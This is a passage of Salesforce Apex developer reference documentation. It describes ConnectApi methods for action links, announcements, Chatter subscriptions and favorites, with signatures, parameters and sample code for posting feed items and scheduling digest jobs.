Create an action link group definition. To associate an action link group with a feed element, first create an action link group definition. Then post a feed element with an associated actions capability.

deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)
Delete an action link group definition. Deleting an action link group definition removes all references to it from feed elements.

getActionLink(communityId, actionLinkId)
Get information about an action link, including state for the context user.

getActionLinkDiagnosticInfo(communityId, actionLinkId)
Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.

getActionLinkGroup(communityId, actionLinkGroupId)
Get information about an action link group including state for the context user.

getActionLinkGroupDefinition(communityId, actionLinkGroupId)
Get information about an action link group definition.

`createActionLinkGroupDefinition(communityId, actionLinkGroup)`

Create an action link group definition. To associate an action link group with a feed element, first create an action link group definition. Then post a feed element with an associated actions capability.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkGroupDefinition createActionLinkGroupDefinition(String
communityId, ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroup)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkGroup
Type: `ConnectApi.ActionLinkGroupDefinitionInput`

A `ConnectApi.ActionLinkGroupDefinitionInput` object that defines the action link group.

Return Value

Type: `ConnectApi.ActionLinkGroupDefinition`

Usage

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Define stand-alone actions in their own action group.

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer Guide* for more information.

Example for Defining an Action Link and Posting with a Feed Element

For more information about this example, see Define an Action Link and Post with a Feed Element.

```
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();
ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();
ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();

// Create the action link group definition.
```

```
actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();
actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;
actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;
// To Do: Verify that the date is in the future.
// Action link groups are removed from feed elements on the expiration date.
datetime myDate = datetime.newInstance(2016, 3, 1);
actionLinkGroupDefinitionInput.expirationDate = myDate;

// Create the action link definition.
actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;
actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';
actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();
actionLinkDefinitionInput.labelKey = 'Post';
actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;
actionLinkDefinitionInput.requestBody = '{\"subjectId\": \"me\",\"feedElementType\":
\"FeedItem\",\"body\": {\"messageSegments\": [{\"type\": \"Text\",\"text\": \"This is a
test post created via an API action link.\"}]}}';
actionLinkDefinitionInput.requiresConfirmation = true;

// To Do: Substitute an OAuth value for your Salesforce org.
requestHeaderInput1.name = 'Authorization';
requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';
actionLinkDefinitionInput.headers.add(requestHeaderInput1);

requestHeaderInput2.name = 'Content-Type';
requestHeaderInput2.value = 'application/json';
actionLinkDefinitionInput.headers.add(requestHeaderInput2);

// Add the action link definition to the action link group definition.
actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Set the properties of the feedItemInput object.
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// Create the text for the post.
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
```

```
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);

// The feedElementCapabilitiesInput object holds the capabilities of the feed item.
// Define an associated actions capability to hold the action link group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Example for Defining an Action Link in a Template and Posting with a Feed Element

For more information about this example, see Define an Action Link in a Template and Post with a Feed Element.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
 ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
```

```
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
 group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)

Delete an action link group definition. Deleting an action link group definition removes all references to it from feed elements.

API Version

33.0

Requires Chatter

No

Signature

```
public static void deleteActionLinkGroupDefinition(String communityId, String
actionLinkGroupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkGroupId
Type: String

The ID of the action link group.

Return Value

Type: Void

Usage

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

`getActionLink(communityId, actionLinkId)`

Get information about an action link, including state for the context user.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.PlatformAction getActionLink(String communityId, String
actionLinkId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkId
Type: String

The ID of the action link.

Return Value

Type: `ConnectApi.PlatformAction`

getActionLinkDiagnosticInfo(communityId, actionLinkId)

Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkDiagnosticInfo getActionLinkDiagnosticInfo(String communityId, String actionLinkId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkId
Type: String

The ID of the action link.

Return Value

Type: `ConnectApi.ActionLinkDiagnosticInfo`

getActionLinkGroup(communityId, actionLinkGroupId)

Get information about an action link group including state for the context user.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.PlatformActionGroup getActionLinkGroup(String communityId, String actionLinkGroupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkGroupId
Type: String

The ID of the action link group.

Return Value

Type: `ConnectApi.PlatformActionGroup`

Usage

All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Note that action link groups are accessible by clients, unlike action link group definitions.

`getActionLinkGroupDefinition(communityId, actionLinkGroupId)`

Get information about an action link group definition.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActionLinkGroupDefinition getActionLinkGroupDefinition(String communityId, String actionLinkGroupId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

actionLinkGroupId
Type: String

The ID of the action link group.

Return Value

Type: `ConnectApi.ActionLinkGroupDefinition`

Usage

Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Announcements Class

Access information about announcements and post announcements.


Namespace

ConnectApi

Usage

Use the `ConnectApi.Announcements` class to get, create, update, and delete announcements. Use an announcement to highlight information. Users can discuss, like, and post comments on announcements. Deleting the feed post deletes the announcement.

This image shows an announcement displayed in a group. Creating an announcement also creates a feed item with the announcement text.



An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

Announcements Methods

The following are methods for `Announcements`. All methods are static.

IN THIS SECTION:

deleteAnnouncement(communityId, announcementId)
Deletes the specified announcement.

getAnnouncement(communityId, announcementId)
Gets the specified announcement.

getAnnouncements(communityId, parentId)
Get the first page of announcements.

getAnnouncements(communityId, parentId, pageParam, pageSize)
Get the specified page of announcements.

postAnnouncement(communityId, announcement)
Post an announcement.

updateAnnouncement(communityId, announcementId, expirationDate)
Updates the expiration date of the specified announcement.

`deleteAnnouncement(communityId, announcementId)`

Deletes the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static void deleteAnnouncement(String communityId, String announcementId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`announcementId`
Type: String

An announcement ID, which has a prefix of 0BT.

Return Value

Type: Void

Usage

To get a list of announcements in a group, call `getAnnouncements(communityId, parentId)` or `getAnnouncements(communityId, parentId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, announcement)` .

`getAnnouncement(communityId, announcementId)`

Gets the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement getAnnouncement(String communityId, String announcementId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`announcementId`
Type: String

An announcement ID, which has a prefix of 0BT.

Return Value

Type: `ConnectApi.Announcement`

Usage

To get a list of announcements in a group, call `getAnnouncements(communityId, parentId)` or `getAnnouncements(communityId, parentId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, announcement)` .

`getAnnouncements(communityId, parentId)`

Get the first page of announcements.

API Version

36.0

Available to Guest Users

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String parentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

parentId
Type: String

ID of the parent entity for the announcement, that is, a group ID when the announcement appears in a group.

Return Value

Type: `ConnectApi.AnnouncementPage`

getAnnouncements(communityId, parentId, pageParam, pageSize)

Get the specified page of announcements.

API Version

36.0

Available to Guest Users

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.AnnouncementPage getAnnouncements(String communityId, String parentId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

parentId
Type: String

ID of the parent entity for the announcement, that is, a group ID when the announcement appears in a group.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of announcements per page.

Return Value

Type: `ConnectApi.AnnouncementPage`

postAnnouncement(communityId, announcement)

Post an announcement.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement postAnnouncement(String communityId,
ConnectApi.AnnouncementInput announcement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

announcement
Type: `ConnectApi.AnnouncementInput`

A `ConnectApi.AnnouncementInput` object.

Return Value

Type: `ConnectApi.Announcement`

`updateAnnouncement(communityId, announcementId, expirationDate)`

Updates the expiration date of the specified announcement.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Announcement updateAnnouncement(String communityId, String
announcementId, Datetime expirationDate)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`announcementId`
Type: String

An announcement ID, which has a prefix of 0BT.

`expirationDate`
Type: Datetime

The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.

Return Value

Type: `ConnectApi.Announcement`

Usage

To get a list of announcements in a group, call `getAnnouncements(communityId, parentId)` or `getAnnouncements(communityId, parentId, pageParam, pageSize)`.

To post an announcement to a group, call `postAnnouncement(communityId, announcement)` .

Chatter Class

Access information about followers and subscriptions for records.

Namespace

ConnectApi

Chatter Methods

The following are methods for `Chatter`. All methods are static.

IN THIS SECTION:

deleteSubscription(communityId, subscriptionId)
Deletes the specified subscription. Use this method to unfollow a record, a user, or a file.

getFollowers(communityId, recordId)
Returns the first page of followers for the specified record in the specified community. The page contains the default number of items.

getFollowers(communityId, recordId, pageParam, pageSize)
Returns the specified page of followers for the specified record.

getSubscription(communityId, subscriptionId)
Returns information about the specified subscription.

submitDigestJob(period)
Submit a daily or weekly Chatter email digest job.

`deleteSubscription(communityId, subscriptionId)`

Deletes the specified subscription. Use this method to unfollow a record, a user, or a file.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static void deleteSubscription(String communityId, String subscriptionId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subscriptionId`
Type: String

The ID for a subscription.

Return Value

Type: Void

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

To leave a group, call `deleteMember(communityId, membershipId)`.

Example

When you follow a user, the call to `ConnectApi.ChatterUsers.follow` returns a `ConnectApi.Subscription` object. To unfollow the user, pass the `id` property of that object to this method.

```
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
```

SEE ALSO:

- Follow a Record
- follow(communityId, userId, subjectId)

`getFollowers(communityId, recordId)`

Returns the first page of followers for the specified record in the specified community. The page contains the default number of items.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recordId`
Type: String

The ID for a record or the keyword `me`.

Return Value

Type: `ConnectApi.FollowerPage`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

`getFollowers(communityId, recordId, pageParam, pageSize)`

Returns the specified page of followers for the specified record.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or the keyword `me`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowerPage`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

`getSubscription(communityId, subscriptionId)`

Returns information about the specified subscription.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Subscription getSubscription(String communityId, String subscriptionId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subscriptionId`
Type: String

The ID for a subscription.

Return Value

Type: `ConnectApi.Subscription`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

`submitDigestJob(period)`

Submit a daily or weekly Chatter email digest job.

API Version

37.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.DigestJobRepresentation submitDigestJob(ConnectApi.DigestPeriod
period)
```

Parameters

period
Type: `ConnectApi.DigestPeriod`

Specifies the period of time that is included in a Chatter email digest. Values are:

- `DailyDigest`—The email includes up to the 50 latest posts from the previous day.
- `WeeklyDigest`—The email includes up to the 50 latest posts from the previous week.

Return Value

Type: `ConnectApi.DigestJob`

Usage

The times when Chatter sends email digests are not configurable in the UI. To control when email digests are sent and to use this method, contact Salesforce to enable API-only Chatter Digests.

Warning: Enabling API-only Chatter Digests disables the scheduled digests for your org. You must call the API for your users to receive their digests.

We recommend scheduling digest jobs by implementing the Apex `Schedulable` interface with this method. To monitor your digest jobs from Setup, enter *`Background Jobs`* in the `Quick Find` box, then select **Background Jobs**.

Example

Schedule daily digests:

```
global class ExampleDigestJob1 implements Schedulable {
   global void execute(SchedulableContext context) {
      ConnectApi.Chatter.submitDigestJob(ConnectApi.DigestPeriod.DailyDigest);
   }
}
```

Schedule weekly digests:

```
global class ExampleDigestJob2 implements Schedulable {
   global void execute(SchedulableContext context) {
      ConnectApi.Chatter.submitDigestJob(ConnectApi.DigestPeriod.WeeklyDigest);
   }
}
```

SEE ALSO:

Apex Scheduler

ChatterFavorites Class

Chatter favorites give you easy access to topics, list views, and feed searches.


Namespace

ConnectApi

Usage

Use Chatter in Apex to get and delete topics, list views, and feed searches that have been added as favorites. Add topics and feed searches as favorites, and update the last view date of a feed search or list view feed to the current system time.

In this image of Salesforce, "Build Issues" is a topic, "All Accounts" is a list view, and "United" is a feed search:



ChatterFavorites Methods

The following are methods for `ChatterFavorites`. All methods are static.

IN THIS SECTION:

addFavorite(communityId, subjectId, searchText)
Adds a feed search favorite for the specified user in the specified community.

addRecordFavorite(communityId, subjectId, targetId)
Adds a topic as a favorite.

deleteFavorite(communityId, subjectId, favoriteId)
Deletes the specified favorite.

getFavorite(communityId, subjectId, favoriteId)
Returns a description of the favorite.

getFavorites(communityId, subjectId)
Returns a list of all favorites for the specified user in the specified community.

getFeedElements(communityId, subjectId, favoriteId)
Returns the first page of feed elements for the specific favorite in the specified community.

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)
Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order.

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)
Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed element.

getFeedItems(communityId, subjectId, favoriteId)
Returns the first page of feed items for the specific favorite in the specified community. The page contains the default number of items.

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)
Returns the specified page of feed items for the specified favorite, in the specified community in the specified order.

getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)
Returns the specified page of feed items for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed item.

updateFavorite(communityId, subjectId, favoriteId, updateLastViewDate)
Updates the last view date of the saved search or list view feed to the current system time if you specify `true` for *`updateLastViewDate`*.

`addFavorite(communityId, subjectId, searchText)`

Adds a feed search favorite for the specified user in the specified community.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite addFavorite(String communityId, String subjectId,
String searchText)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

searchText
Type: String

Specify the text of the search to be saved as a favorite. This method can only create a feed search favorite, not a list view favorite or a topic.

Return Value

Type: `ConnectApi.FeedFavorite`

addRecordFavorite(communityId, subjectId, targetId)

Adds a topic as a favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite addRecordFavorite(String communityId, String
subjectId, String targetId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

targetId
Type: String

The ID of the topic to add as a favorite.

Return Value

Type: `ConnectApi.FeedFavorite`

deleteFavorite(communityId, subjectId, favoriteId)

Deletes the specified favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteFavorite(String communityId, String subjectId, String
favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: Void

getFavorite(communityId, subjectId, favoriteId)

Returns a description of the favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite getFavorite(String communityId, String subjectId,
String favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedFavorite`

getFavorites(communityId, subjectId)

Returns a list of all favorites for the specified user in the specified community.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorites getFavorites(String communityId, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedFavorites`

`getFeedElements(communityId, subjectId, favoriteId)`

Returns the first page of feed elements for the specific favorite in the specified community.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, result)

Testing ConnectApi Code

`getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)`

Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)`

Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerBundle, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItems(communityId, subjectId, favoriteId)`

Returns the first page of feed items for the specific favorite in the specified community. The page contains the default number of items.

